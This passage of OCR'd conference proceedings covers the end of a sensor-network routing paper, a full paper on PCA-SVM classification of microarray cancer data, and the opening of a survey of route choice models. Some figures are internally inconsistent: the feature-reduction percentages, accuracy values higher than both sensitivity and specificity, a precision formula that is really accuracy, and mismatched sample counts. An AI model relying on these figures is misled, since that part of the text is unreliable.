flooding to forward the packet toward the destination. After reaching this packet to destination, it sends a RouteReply packet back to the sender. This RouteReply packet contains the path traversed by the RouteRequest packet. The routing overhead and the connection setup delay are higher; that are the drawbacks of DSR. In AODV, if a source node wants to transmit a data packet, the route is established when it is required [5]. To find the most recent path, it uses a destination sequence number. In AODV, the source and intermediate nodes store the information about next hop. The drawback of AODV is that it has heavy packet overhead because of multiple RouteReply in response to a single RouteRequest. LAR uses the location information of a node and reduces the packet overhead. The location of a node can be obtained by using global positioning system (GPS) or other location services [3]. There are two regions in the LAR, RequestZone, and ExpectedZone. All nodes that participate in the forwarding of packet, falls in RequestZone. ExpectedZone is the geographical region in which the destination node is expected to be present [5].

3 Proposed Work

It has four phases:

1. Zone creation
2. Calculate cost of each link
3. Find MST in each zone
4. Packet forwarding.

The area is divided into a number of zones and each node is associated with a particular zone. In a zone, a node sends its coordinate, node-id, and zone name to its neighbor node. After getting the coordinate, each node calculates the distance between itself and neighbor.

Distance between two nodes with coordinates ($x1$, $y1$) and ($x2$, $y2$) can be calculated using the following formula.

$$\mathrm{D} = \sqrt{(x_2 - x_1)^2 + (y_2 - y_1)^2}$$

This distance is termed as the cost of the link between two nodes. Now, find the maximum spanning tree (MST) in each zone while ignoring the links that is connected to the next zone. These ignoring links take participation when forwarding the packets from one zone to another zone. Each node in a zone uses DIR greedy approach to select a next forwarder node to forward the packets from one node to another and one zone to another zone. Direction-based routing scheme considers the deviation (angle between next hop, current node, and destination node) from the line connecting current sender and destination.

3.1 Division of Simulation Area into Fixed Size of Zones

Input: 1. Simulation area
2. Size of single zone, Figs. 1, 2, 3.




Fig. 1 Zone creation




Fig. 2 Cost calculation




Fig. 3 Path from source to destination

$$\text{Number of zones } N = \frac{\text{Simulation Area } A\ (X * Y)}{\text{Size of single zone}(x * y)}$$

3.2 Working

When source node S wants to send the packets to destination node D, node S applies a DIR approach to find the next best forwarder node and forwards the packets. After getting a packet, a receiver node sends back an acknowledgment (ACK) to sender node. A sender node stores the copy of a packet until it gets an ACK; after getting ACK, it discards the packet from its cache. Each node applies this DIR approach and packet is forwarded toward the destination, through one zone to another zone.

If any node does not have a next forwarder, it will send an ALT message to its parent node, and if this parent node does not have any alternate path, it sends ALT to its parent. ALT message is used to select an alternate path. This process is repeated until finding a node with an alternate path.

3.3 Advantage

It finds the best path and takes less time in packet delivery. It restricts flooding, i.e., not unnecessary transmission. It is scalable and there is no looping.

Theorem 1 In a zone, if the connected graph has 'n' number of nodes and each node is connected to each other nodes, i.e., it is complete graph, then the number of links 'E' in a zone will be $\mathrm{E} = \frac{n(n-1)}{2}$, In case of flooding or broadcasting a node sends the packet to other $(n-1)$ nodes. So, there are much more unnecessary transmissions that increase the overhead on the overall network.

Theorem 2 If there are 'n' numbers of nodes in the connected graph, then there are only $(n-1)$ edges in a MST.

Our objective is to find a shortest path without having the unnecessary overhead on the network. That's why we are using the concept of MST in each zone.

In our proposed routing algorithm, MST has only $(n-1)$ edges in a zone and it uses DIR greedy approach that restricts the flooding in an efficient way and selects one link from $(n-1)$ links, which is close in the direction of destination. There may be different MSTs in a zone, so several paths for routing is possible. MST reduces the overall network overhead and end-to-end delay because it reduces the number of links, and DIR algorithm is applied to a limited number of nodes.

Case 1: complete graph

If $n = 8$, number of links is $(8*7)/2 = 28$

Case 2: MST

If $n = 8$, number of links is $(8-1) = 7$
Number of links reduces up to 75 % and flooding reduces up to 85 %.

Algorithm 1. Directional routing (DIR)

1. **DIR** (CurrentNode N1, NeighborNode N2, DestinationNode N3)
2. **m 1** = is the slope of current node (a1, b1) and neighbor node (a2, b2).
3. **m 2** = is the slope of current node (a1, b1) and destination node (a3, b3).
4. **M** = is the angle between slope m1 and m2.
5. m1 = (b2−b1)/(a2−a1);
6. m2 = (b3−b1)/(a3−a1);
7. M = *tan* − 1 ((m1−m2)/(1 + m1*m2));
8. A node that has minimum *M* is selected as next forwarder node.

Algorithm 2. Maximum Spanning tree creation

1. MST (zone Z)
2. **for** (all nodes exist in a zone Z)
3. Calculate distance between neighbor nodes. This is the cost of a link.
4. Select a link with maximum cost and now select a second maximum link from remaining links, and then, select a next maximum cost link from remaining links such that the connected graph must not contain a cycle.
5. If any link with maximum cost makes a cycle in connected graph, ignore it.
6. Repeat this procedure in a zone until all nodes in a zone get connected without containing any cycle.
7. **end for**

Algorithm 3. Packet forwarding

1. Packet_forward (zone *Z*, packet)
2. Use DIR routing approach to forward the packet.
3. BackAck(NodeAdd *N*1, NodeAdd *N*2).

Algorithm 4. For Acknowledgment

1. BackAck (NodeAdd *N*1, NodeAdd *N*2)
2. Transfer ACk message from node *N*2 to node *N*1.

4 Experimental Results and Discussions

4.1 Assumptions

Each node is equipped with a low-power GPS receiver to know the location of the node and all nodes in a network are homogenous. There are no link failure and packet loss. Nodes movement is low.

Fig. 4 Simulation setup

Parameters	Values
Area	1000 X 300
Nodes	50
Mobility Model	Random way point
Speed	5 to 10 (m/s)
Transmission Range	250 m
Traffic type	CBR

4.2 Simulation Setup

The simulation parameters used for studying STBPR algorithm in network simulator GloMoSim are shown in Fig. 4.

4.2.1 Discussion

Figure 5 represents that as the number of node increases, the percentage (%) of reduction in links in a zone increases. So we can conclude that the proposed routing protocol can also perform well in dense networks. We are comparing the number of links between complete graph and MST in a zone. When the number of nodes is 5, the reduction in the number of links is 60 %; as the number of nodes increases to 10, the reduction becomes 80 %.

Figure 6 represents that as the number of node increases the percentage (%) of reduction in flooding in a zone increases. We are comparing the links between complete graph and MST in a zone. When the number of nodes is 5 the reduction in flooding is 75 %, as the number of nodes increases to 10, the reduction becomes 88.9 %.




Fig. 5 Link reduction




Fig. 6 Reduction in flooding

4.2.2 End-to-End Delay Comparison with LAR1

This comparison provides an idea about our protocol working in terms of average delay associated with LAR1. Here, the Fig. 7 represents that the number of nodes increases results into increments of average delay linearly. The proposed routing




Fig. 7 End-to-end delay

algorithm gives the best path with low overhead to deliver a packet, so there is less end-to-end delay. Our proposed algorithm competes LAR1 and gives better performance.

5 Conclusion and Future Work

In this paper, we address the problem of finding a best path without unnecessary packet overhead in networks. We have presented the best path finding routing scheme STBPR for wireless sensor networks. In our work, we started with an objective to design a protocol which uses a minimum number of control packets in creating a route from source to destination. Our design and its analysis theoretically prove that the STBPR protocol uses a minimum number of control packets on the network and finds a best path by using MST and DIR. Our results are satisfactory and fulfill our objectives. This algorithm works well for low mobility. So, we want to make it compatible with real-life average mobile node speed.

References

1. Yang, X.L.J., Nayak, A., Stojmenovic, I.: Localized geographic routing to a mobile sink with guaranteed delivery in sensor networks. IEEE J. Sel. Areas Commun. **30**(9), 1719–1729 (2012)
2. AL-Karaki, J.N., Kamal, A.E.: Routing techniques in wireless sensor networks: a survey, IEEE wireless communications, **11**(6)6–28 Dec. (2004)
3. Madani, S.A., Weber, D., Mahlknecht, S.: Position-based routing protocol for low power wireless sensor networks. J. Univ. Comput. Sci. **16**(9), 1215–1233 (2010)
4. Popescu, A.M., Tudorache, I.G., Peng, B., Kemp, A.H.: Surveying position based routing protocols for wireless sensor and ad-hoc networks. Int. J. Commun. Networks Inf. Security (IJCNIS) **4**(1), 41–47 (2012)
5. Murthy, C.S.R., Manoj, B.S.: Ad-hoc wireless networks: architectures and protocols, Prentice Hall, 2nd edn, India, 213–350 (2004)
6. Frey, H., Ṙuhrup, S., Stojmenovi'c, I.: Routing in wireless sensor networks, Springer, London Limited, 81–111 (2009)
7. Takagi, H., Kleinrock, L.: Optimal transmission ranges for randomly distributed packet radio terminals. IEEETrans. Commun. **32**(3), 246–257 (1984)
8. Hou, T.C., Li, V.O.K.: Transmission range control in multihop packet radio networks. IEEE Trans. Commun. **34**(1), 38–44 (1986)
9. Kulkarni, N., Prasad, R., Cornean, H., Gupta, N.: Performance evaluation of AODV, DSDV and DSR for quasi random deployment of sensor nodes in wireless sensor networks, 978-1-4244-9190-2/11/$26.00 ©2011 IEEE

Feature Extraction and Classification of Microarray Cancer Data Using Intelligent Techniques

Anita Bai and Anima Pradhan

Abstract Feature extraction plays an important role to improve the performance of the classifier. Microarray consists of a large amount of features with small number of samples. In this paper, we address the dimension reduction of DNA features in which relevant features are extracted among thousands of irrelevant ones through dimensionality reduction. This enhances the speed and accuracy of the classifiers. Principal component analysis (PCA) is a very powerful statistical technique to represent the d-dimensional data in a lower-dimensional space without any significant loss of information. The aim is to project the original I-dimensional space into an I_0-dimensional linear subspace, where $I > I_0$ such that the variance in the data is maximally explained within the smaller I_0-dimensional space to solve the curse of dimensionality problem (where number of features are large with less samples). Support vector machine (SVM) is implemented, and its performance is measured in terms of predictive accuracy, specificity, and sensitivity. First, we implement PCA for significant feature extraction and then SVM to train the reduced feature set. In the second part, we attempt to validate our results on two public data sets (ovarian and colon).

Keywords Cancer classification · Feature extraction · Principal component analysis · Support vector machine

1 Introduction

The microarray technology (DNA microarray) allows us to measure the expression levels of thousands of genes simultaneously, providing great chance for cancer diagnosis and prognosis [1]. Microarray cancer data having '*m*' genes and '*n*'

A. Bai (✉) · A. Pradhan
Department of Computer Science and Engineering, NIT Rourkela, Rourkela, India
e-mail: anitaahirwarnitr@gmail.com

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_133, © Springer India 2014

samples are typically organized in a 2D matrix $X = [a_{ij}]$ of size $m \times n$. Each element a_{ij} gives the expression level of the ith gene at the jth sample.

Cancer classification has been based primarily on the appearance of tumors. The tasks for cancer classification are of two aspects: identifying new cancer classes and assigning tumors to known classes, which are called class discovery and class prediction [2]. Classification techniques are commonly used for feature selection in bioinformatics.

1.1 Dimension Reduction

The motivation for dimension reduction can be summarized as follows:

- For many learning algorithms, the training or classification time increases directly with the number of features.
- Noisy or irrelevant features may have the same influence on the classification as predictive features which will impact accuracy negatively.
- Things look more similar on average the more features used to describe them.

2 Classifiers

2.1 The SVM Classifier and Kernel Selection

The goal of support vector machine (SVM) is to produce a model (based on the training set) which predicts the target values of the test set, making it a non-probabilistic linear classifier. The SVM is designed for binary classification problems, assuming the data are linearly separable. Given the training data $(x_i, y_i), i = 1, 2 \ldots m, x_i \varepsilon R^n, y_i \varepsilon \{+1, -1\}^t$, where the R^n is the input space, x_i is the sample vector, y_i is the class label of x_i, and the separating hyperplane (w, b) is a linear discriminating function that solves the optimization problem:

$$\min_{w,b} \frac{1}{2} W \cdot W^T \quad \text{subject to } Y_i(\langle W \cdot X_i \rangle + b) - 1 \geq 0 \tag{1}$$

$i = 1,2 \ldots m.$

Furthermore, $K(x_i, x_j) = \Phi(x_i)^T \Phi(x_j)$ is called the kernel function. There are four basic kernels: linear, Gaussian, RBF, and sigmoid kernels.

3 Proposed Work

Data Preprocessing: Data normalization is followed after data preprocessing and cleaning.

Data Normalization and Data Reduction: We use Z-min–max normalization method. It transforms the data to scale with in the range of [0, 1].

$$X_{\text{norm}} = (X_{mn} - \min)/(\max - \min) \tag{2}$$

X_{norm} Result of the normalization,
X_{mn} feature (gene) to be normalized,
max upper bound of the gene expression value, and
min lower bound of the gene expression value.

As SVM and BPNN often do not give better accuracy for high dimension, to improve the efficiency, we proposed to apply principal component analysis (PCA) on the original data set, to obtain a reduced data set containing possibly uncorrelated variables without any loss [3 and 4]. Then, the reduced data set will be applied to SVM and BPNN classifier to improve the performance of the classifier.

The goal of PCA is to derive another matrix P matrix which will describe a linear transformation of every column in X (every training gene) in the eigenface subspace in the form: $W = PX$, where W is the projections of the training genes on the subspace described by the eigenfaces. The rows of P matrix represent the principal components, and they are orthogonal.

The steps involved in this proposed algorithm are as follows:

Data: DNA Microarray input matrix X

Result: Reduced data set

Phase-1: Apply PCA to reduce the dimension of the data set

Step 1: Lets suppose we have X data matrix with m rows of samples and n columns of genes (features). $a_{\text{ij}}s$ represent the gene values.

Step 2: Calculate the mean M from the data set where Xi (i = 1, 2, m) represents the ith column of X and m represent the mean of genes.

$$M = \frac{1}{m}\sum_{i=1}^{m} X_i \tag{3}$$

Step 3: The genes are mean M centered by subtracting the mean value of gene from each gene vector and let K_i be defined as mean centered genes.

$$K_i = X_i - M \tag{4}$$

Step 4: Compute the covariance matrix S_A, where $A = [K1, K2 \ldots Km]$:

$$S_A = \sum_{i=1}^{m} AA^T(m-1) \tag{5}$$

Step 5: Calculate the eigenvalues $\lambda_1, \lambda_2 \ldots, \lambda_n$ of the Covariance matrix S_A, as sorted in a decreasing order. Let the corresponding eigenvectors be denoted as $a_1, a_2 \ldots, a_n$.

Step 6: Choosing components and form a feature vector by taking the eigenvectors that you want to keep from the list of eigenvectors, and forming a matrix $P[m \times a]$ with these eigenvectors in the columns, Where a is determined based on some threshold on the eigenvalues. The cumulative energy threshold value can be calculated as:

$$\sum_{i=1}^{n} \frac{\lambda_i}{\sum_{i=1}^{n} \lambda_i} > \theta \tag{6}$$

Step 7: Derive the new data set by the following formula Final Data(W) = Row Feature Vector(P) * Row Data Adjust(X).

Where Row Feature Vector is the matrix with eigenvectors in the columns transpose and Row data Adjust is the mean adjusted transpose.

Phase-2: Apply SVM [5] or BPNN [6]

Step 8: Partition reduced data W in training and testing data set.

Step 9: Train BPNN model with training data and

Step 10: Apply Grid search method to train SVM model with training data.

The steps for grid search method are as follows:

1. For each $(C, \text{kernelparameter})$ combination train a classifier with training data.
2. Use the classifier to classify the validation data.
3. Pick the classifier with highest validation accuracy for testing process usage.

Four different kernel functions are used for training such as linear, polynomial, sigmoidal, and radial basis function [7]. PCA helps to overcome the risk of overfitting in training and testing data.

4 Experimental Details

4.1 Data Sets

Data Set 1: Ovarian cancer

Number of Instances: 216 (consist of 2 classes for distinguishing: cancer and normal. The complete data set contains 121 ovarian cancer and 95 normal cancer samples.)

Number of Attributes: 4,000. Resultant data set (after PCA): 216 × 28.

The data sets taken from public Kent Ridge Bio-medical Data Repository.

Data Set 2: Colon cancer

Number of Instances: 62 (consist of 2 classes for distinguishing: tumor biopsies and normal biopsies. The samples consist of 36 tumor biopsies collected from tumors and 27 normal biopsies collected from healthy part of the colons of the same patient.)

Number of Attributes: 2,000. Resultant data set (after PCA): 62 × 12.

The data sets are taken from http://microarray.princeton.edu/oncology

4.2 Input Parameters

BPNN Paramerters: Number of nodes in hidden layer = 3, learning rate = 0.2, number of iterations = 1,000.

SVM Parameters: $C = 2, \gamma = 8, d = 3$.

In the ovarian cancer data set, using 28 principal components out of 4,000 PCs, our method gives 99.08 % accuracy for PCA-SVM. It covers 95 % of the total variance of the data. Therefore, there is hardly any loss of information along a dimension reduction. If the first 28 PCs are chosen, it gives best classification results. In the colon cancer data set, using 12 principal components out of 2,000 PCs, our method gives 99.04 % accuracy for PCA-SVM. The measure used to evaluate the performance of classifiers:

Accuracy = (correctly classified instances)/(Total no. of instances) *100 %

The measure used to evaluate the performance of the NN classifier:

1. Precision = (TP + TN)/(TP + FP + TN + FN)
2. Sensitivity = (TP/TP + FN) * 100 %
3. Specificity = (TN/TN + FP) * 100 %

where, TP = true positive, TN = true negative FP = false positive, FN = false negative.

Table 1 Performance table for SVM Kernels

Data set	Kernels	Time	Sensitivity	Specificity	Accuracy
5[5]*Ovarian (cancer versus normal)	Linear	0.0876	88.3	99	94.02
	Polynomial	0.1893	93.2	87.4	99.02
	RBF	0.2246	70	66.1	76.02
	Sigmoid	0.2318	38.4	76.9	63
5[5]*Colon (tumor biopsies versus normal biopsies)	Linear	0.0856	98.3	100	93.02
	Polynomial	0.0551	85.02	93.6	92.04
	RBF	0.1136	93.2	86.4	98.8
	Sigmoid	0.2428	44.4	76.9	69

Table 2 Performance table for SVM, PCA-SVM, PCA-BP, and traditional BP

Data set	Classifiers	Time	Sensitivity	Specificity	Accuracy
5[5]*Ovarian cancer vs. normal	PCA-SVM	0.1893	93.2	87.4	99.02
	SVM	8.35	70	82	97.1
	PCA-BP	18.02	88	98.2	98.2
	BP	20.02	98	88.2	96.4
5[5]*Colon (tumor biopsies vs. normal biopsies)	PCA-SVM	0.1136	93.2	86.4	98.8
	SVM	9.45	88	81	96.4
	PCA-BP	16.04	89.2	88.2	98.3
	BP	20.02	68	59.2	97.6




Fig. 1 3D and 2D schematic representation of data across first three PCs and two PCs (ovarian data set). **a** 3D representation and **b** 2D representation

5 Results and Discussion

The accuracy of PCA-SVM compared with SVM, PCA-BPNN, and BPNN to prove the superiority is shown in Tables 1 and 2. After the implementation of PCA, the data distribution across the first three PCs and first two PCs are shown below in Fig. 1. The classification accuracy varying with number of PCs (Principal Components) is shown in Fig. 2.




Fig. 2 Plot showing accuracy versus no. of PCs using PCA-SVM

Using PCA-based approach, the original number of features in ovarian cancer from 4,000 to 28 (i.e., reduced by 82 %) and colon cancer from 2,000 to 12 (i.e., reduced by 86.05 %). Considering the reduced features, the accuracy obtained with PCA-BPNN and PCA-SVM for ovarian cancer and colon cancer data set is shown in Tables 1 and 2, respectively.

6 Conclusion

Experimental results illustrate that PCA-SVM method shows better results than PCA-BPNN, traditional BPNN, and SVM in terms of speed, accuracy, and complexity. In this work, the problem of cancer classification is solved successfully using PCA-SVM. If the data are concentrated over a particular linear subspace, PCA provides a way to compress data and simplify the representation without losing much information. Work can be further extended by implementing singular value decomposition or independent component analysis for dimension reduction. Accuracy can be checked by considering some more number of objectives such as multiobjective genetic algorithm (MOGA).

References

1. Heller, M.J.: DNA microarray technology: devices, systems, and applications. Annu. Rev. Biomed. Eng. **4**(1), 129–153 (2002)
2. Golub, T.R., Slonim, D.K., Tamayo, P., Huard, C., Gassenbeek, M., Mesirov, J.P., Coller, H., Loh, M.L., Downing, J.R., Caligiuri, M.A., Bloomfield, C.D., Lander, E.S.: Molecular

classification of cancer: class discovery and class prediction by gene expression monitoring. Science **286**(15), 531–537 (1999)
3. Shlens, J.: A tutorial on principal component analysis. Systems Neurobiology Laboratory, University of California, San Diego (2005)
4. Jollie, I.: Principal Component Analysis. Wiley Online Library (2005)
5. Vapnik, V.: Statistical Learning Theory. Wiley, New York, USA (1998)
6. Rumelhart, D.E., Hintont, G.E., Williams, R.J.: Learning representations by back-propagating errors. Nature **323**(6088), 533–536 (1986)
7. Chang, C.C., Lin, C.J.: Libsvm: a library for support vector machines. ACM Transactions on Intelligent Systems and Technology (TIST) **2**(3), 27 (2011)

Survey of Route Choice Models in Transportation Networks

Madhavi Sharma, Jitendra Kumar Gupta and Archana Lala

Abstract Finding a shortest and convenient route by taking into account all the relevant factors is not an easy task. The accuracy and efficiency of the route depend on precision with which all the variables in the problem are incorporated. A lot of research has been undertaken on developing such route guidance system, and several procedures have been developed for this purpose. In the present paper, a survey of different route choice models has been discussed.

Keywords Route choice problem · Survey on route choice · Route choice model · Transportation networks

1 Introduction

The route choice problem deals with finding the best route to reach the destination by using single appropriate transport mode or using appropriate combination of modes of transport. Due to the complexity of the modes of transport, research has moved towards soft computing and artificial intelligence. Once solved, the solution will have many transport applications. There are many factors that influence choice of route such as travel time, comfort factor. Several models have been developed taking into account different factors and modes. This paper provides an overview of the work that has been done in this direction.

M. Sharma (✉) · J. K. Gupta · A. Lala
SR Group of Institutions, CSE, Jhansi, Uttar Pradesh, India
e-mail: madhavi.dhingra@gmail.com

J. K. Gupta
e-mail: jitendra1503@gmail.com

A. Lala
e-mail: archanalala2006@yahoo.com

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_134, © Springer India 2014

2 Previous Works

The shortest-distance route system was originated in the year 1954 when G. Dantzig, R. Fulkerson, and S. Johnson proposed the Dantzig 42 that solved a route passed through 42 cities [1]. The route choice problem has been dealt with employing several techniques using mostly the logit and probit models by Ben-Akiva and Lerman in 1985 [2] and Bekhor in 2002 [3]. But these models did not take into account the uncertainty and subjectivity of perceptions. Also they are not efficient in dealing with the dynamic routing environment. To solve these problems, some researchers worked towards the fuzzy set theory area of soft computing. Teodorovic and Kikuchi, in 1990, first modelled the simple two-route-choice problem for selecting the better route [4]. Route choice behaviour is also considered by using fuzzy reasoning by Akiyama in 1993 [5]. This approach has been improved by Akiyama and Tsuboi in 1996 by developing a multistage fuzzy reasoning approach for solving multiroute choice problem [6]. For decision making, two stages are developed. In the first one, travel time, degree of congestion, and risk of accidents are used as factors to determine the feasible route. The second one determines the frequency degree for each route based on the difference between shortest path and second shortest path.

Lotan and Koutsopoulos in 1993 developed a framework for route choice which uses the information based on fuzzy logic and reasoning [7]. Later, they improved their model in 1998 by dividing their framework in two parts, the first one deals with integration of information and second specifies the decision process [8].

For long-distance transport, a single mode of transportation cannot meet the requirements of the user or customer. So, in the process of multimodal transport, selection of transport routes should consider a variety of modes of transport and must attain thorough knowledge of the advantages of any particular mode of transport. For these reasons, multimodal transport has become an important research area. In the multimodal transport network, Southworth F and Peterson BE [9] constructed a model of intermodal and international freight network. To solve the prevalent problem of the low information level and lack of decision support system for multimodal transport in China, Wang Tao and Wang Gang [10] built a combined optimization model. Jiang Jun and Lu Jian [11] established an optimized model taking system optimal performance index of the multimodal transportation network as a goal and used genetic algorithm to solve the problem.

After 2000, several researches continued incorporating more factors to solve complex multiroute problems. In 2000, Henn has improved the fuzzy route choice model considering the account imprecision and uncertainty [12]. In 2004, Ridwan considers the spatial knowledge of individual travellers and proposed a model of route choice based on traveller's preference [13]. Peeta and Yu in 2004 used a hybrid probabilistic model to quantify the alternative routes with respect to qualitative variables [14]. In 2005, Arslan and Khysti propose a hybrid model which combines the concepts from fuzzy logic and analytic hierarchy process AHP

[15]. The route selection is given by comparing routes pairwise considering the related factors such as travel time, congestion, and safety.

The work has been improved by integrating the multiagent systems with artificial intelligence. The interacting agents might be drivers, passengers, etc. For real-time traffic information, Panwai and Dia developed a model in 2006 where drivers act as intelligent agents [16]. The agent's knowledge specific and relevant to the choice of route is constructed using fuzzy approach.

In 2008, Chu-Hsing Lin and Jui-Ling Yu proposed the genetic algorithm to alleviate the rising computational cost [17]. They used the genetic algorithm to find the shortest time in driving with diverse scenarios of real traffic conditions and varying vehicle speeds. The effectiveness of the algorithm is determined by applying it on a map of modern city with very large number of vertices. They used the intelligent transportation system (ITS) which provided route guidance and the map information. It has the sensing technologies and provided the driving information feedback from the users that support the system. They applied both the Dijkstra's algorithm and the genetic algorithm to compute the shortest driving time. They found that as the number of nodes increases, the memory required by the Dijkstras goes beyond the limited memory of embedded system. They showed that results of genetic algorithm converges relatively fast even with large amount of nodes. So, they showed that the genetic algorithm was more appropriate for 